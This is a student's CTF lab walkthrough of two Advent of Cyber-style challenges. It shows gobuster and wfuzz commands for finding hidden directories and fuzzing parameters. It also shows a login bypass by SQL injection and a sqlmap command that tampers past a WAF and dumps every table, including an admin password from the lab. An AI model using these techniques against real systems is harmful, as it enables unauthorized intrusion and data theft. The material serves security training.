
```
wfuzz -c -z file,big.txt http://shibes.xyz/api.php?breed=fuzz
```

Question 2

By using the GoBuster command, we are able to find the API directory

```
root@ip-10-10-55-30:~# gobuster dir -u 10.10.24.16 -w /usr/share/wordlists/dirb/
big.txt -x php
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.24.16
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirb/big.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     php
[+] Timeout:        10s
===============================================================
2022/06/17 15:19:16 Starting gobuster
===============================================================
/.htaccess (Status: 403)
/.htaccess.php (Status: 403)
/.htpasswd (Status: 403)
/.htpasswd.php (Status: 403)
/LICENSE (Status: 200)
/api (Status: 301)
/server-status (Status: 403)
Progress: 19425 / 20470 (94.89%)
```

From the result, we can see there are a few hidden websites, by putting "/api" into the link, we can find the files in the API directory



Question 3

By using the wfuzz command and the appropriate flags, you can find the "dates"
wfuzz -c -z file,/opt/AoC-2020/Day-4/wordlist -u http:// (your ip)/api/site-log.php?date=FUZZ

```
=====================================================================
ID      Response   Lines      Word         Chars          Payload
=====================================================================

000026:  C=200      0 L        1 W           13 Ch        "20201125"
000027:  C=200      0 L        0 W            0 Ch        "20201126"
000030:  C=200      0 L        0 W            0 Ch        "20201129"
000028:  C=200      0 L        0 W            0 Ch        "20201127"
000029:  C=200      0 L        0 W            0 Ch        "20201128"
000031:  C=200      0 L        0 W            0 Ch        "20201130"
000032:  C=200      0 L        0 W            0 Ch        "20201201"
000033:  C=200      0 L        0 W            0 Ch        "20201202"
000034:  C=200      0 L        0 W            0 Ch        "20201203"
000035:  C=200      0 L        0 W            0 Ch        "20201204"
000036:  C=200      0 L        0 W            0 Ch        "20201205"
000042:  C=200      0 L        0 W            0 Ch        "20201211"
000043:  C=200      0 L        0 W            0 Ch        "20201212"
```

By inserting the “date” into the link, we can capture the flag

```
site-log.php?date=20201125 **
```

THM{D4t3_AP1}

Question 4

Looking at “man wfuzz”, the parameter -f store results to filename, printer

```
-f filename,printer
       Store results in the output file using the specified printer (raw printer if omitted).
```

Thought Process/Methodology:

For the Question 1, it’s only applying what we learned from the site by changing some stuff to the requirements. Questions 2 and 3 require us to use the GoBuster and wfuzz commands. GoBuster is used for searching hidden websites while wfuzz is used to get more data from that specific website. Firstly, we are using GoBuster to find the hidden websites. From the list, we can guess which one we are required to go to, which is /api. Once we entered the /api site, we will see a file there but we can’t open it. Thus, we use wfuzz command to get the data from the file and access it. By accessing it, we captured the flag.

Day 5: Someone stole Santa's gift list

Tools used: Kali Linux, BurpSuite, OpenVPN, SQLMap

Walkthrough:

Question 1

Referring to the Microsoft documentation site, the default port for SQL server running on TCP is 1433

Configure a Server to Listen on a Specific TCP Port

Article • 03/12/2022 • 3 minutes to read • 11 contributors

Applies to: SQL Server (all supported versions)


This topic describes how to configure an instance of the SQL Server Database Engine to listen on a specific fixed port by using the SQL Server Configuration Manager. If enabled, the default instance of the SQL Server Database Engine listens on TCP port 1433. Named instances of the Database Engine and SQL Server Compact are configured for dynamic ports. This means they select an available port when the SQL Server service is started. When you are connecting to a named instance through a firewall, configure the Database Engine to listen on a specific port, so that the appropriate port can be opened in the firewall.

Because port 1433 is the known standard for SQL Server, some organizations specify that the SQL Server port number should be changed to enhance security. This might be helpful in some environments. However, the TCP/IP architecture permits a port scanner to query for open ports, so changing the port number is not considered a robust security measure.

For more information about the default Windows firewall settings, and a description of the TCP ports that affect the Database Engine, Analysis Services, Reporting Services, and Integration Services, see Configure the Windows Firewall to Allow SQL Server Access.

Question 2

We derived it from the question and change it into santa and it will take us to the login page, which is **/santapanel**




Question 3

The database is using sqlite


Santa's TODO: Look at alternative database systems that are better than sqlite. Also, don't forget that you installed a **W**eb **A**pplication **F**irewall (WAF) after last year's attack. In case you've forgotten the command, you can tell SQLMap to try and bypass the WAF by using `--tamper=space2comment`

Question 4

We first query the **?search=** intercept it with Burp Suite



Then save item



By putting this command in the terminal for sqlmap, We now have the database entries, which is **22**, the flag and the password

```
┌──(1211102056㉿kali)-[~]
└─$ sqlmap -r santapanel -dbms sqlite --tamper=space2comment --dump-all
```

```
Database: <current>
Table: sequels
[22 entries]
+-------------+-----+-----------------------------+
| kid         | age | title                       |
+-------------+-----+-----------------------------+
| James       | 8   | shoes                       |
| John        | 4   | skateboard                  |
| Robert      | 17  | iphone                      |
| Michael     | 5   | playstation                 |
| William     | 6   | xbox                        |
| David       | 6   | candy                       |
| Richard     | 9   | books                       |
| Joseph      | 7   | socks                       |
| Thomas      | 10  | 10 McDonalds meals          |
| Charles     | 3   | toy car                     |
| Christopher | 8   | air hockey table            |
| Daniel      | 12  | lego star wars              |
| Matthew     | 15  | bike                        |
| Anthony     | 3   | table tennis                |
| Donald      | 4   | fazer chocolate             |
| Mark        | 17  | wii                         |
| Paul        | 9   | github ownership            |
| James       | 8   | finnish-english dictionary  |
| Steven      | 11  | laptop                      |
| Andrew      | 16  | rasberry pie                |
| Kenneth     | 19  | TryHackMe Sub               |
| Joshua      | 12  | chair                       |
+-------------+-----+-----------------------------+
```

Question 5

James is 8 years old

```
+-------------+-----+-----------------------------+
| kid         | age | title                       |
+-------------+-----+-----------------------------+
| James       | 8   | shoes                       |
```

Question 6

Paul wants a github ownership

```
| Paul        | 9   | github ownership            |
```

Question 7

The flag

```
Table: hidden_table
[1 entry]
+-----------------------------------------+
| flag                                    |
+-----------------------------------------+
| thmfox{All_I_Want_for_Christmas_Is_You} |
+-----------------------------------------+
```

Question 8

The admin password

```
+------------------+----------+
| password         | username |
+------------------+----------+
| EhCNSWzzFP6sc7gB | admin    |
+------------------+----------+
```

Thought Process:
We were given the machine ip and it connects with port 8000. Like most website, there's a admin panel page which is **/santapanel** . With basic SQLi attack, we were able to login with **' or true; --** in the username . From there, we use Burp Suite to intercept the query in the proxy tab then sending it to Repeater, we right click and save the item calling it **santapanel** . We also noticed that the database uses sqlite and we're able to bypass WAF using **–tamper=space2comment** . With that info, we can use sqlmap in the terminal and dump all database information. We now have 22 entries of kids, the flag and the admin password.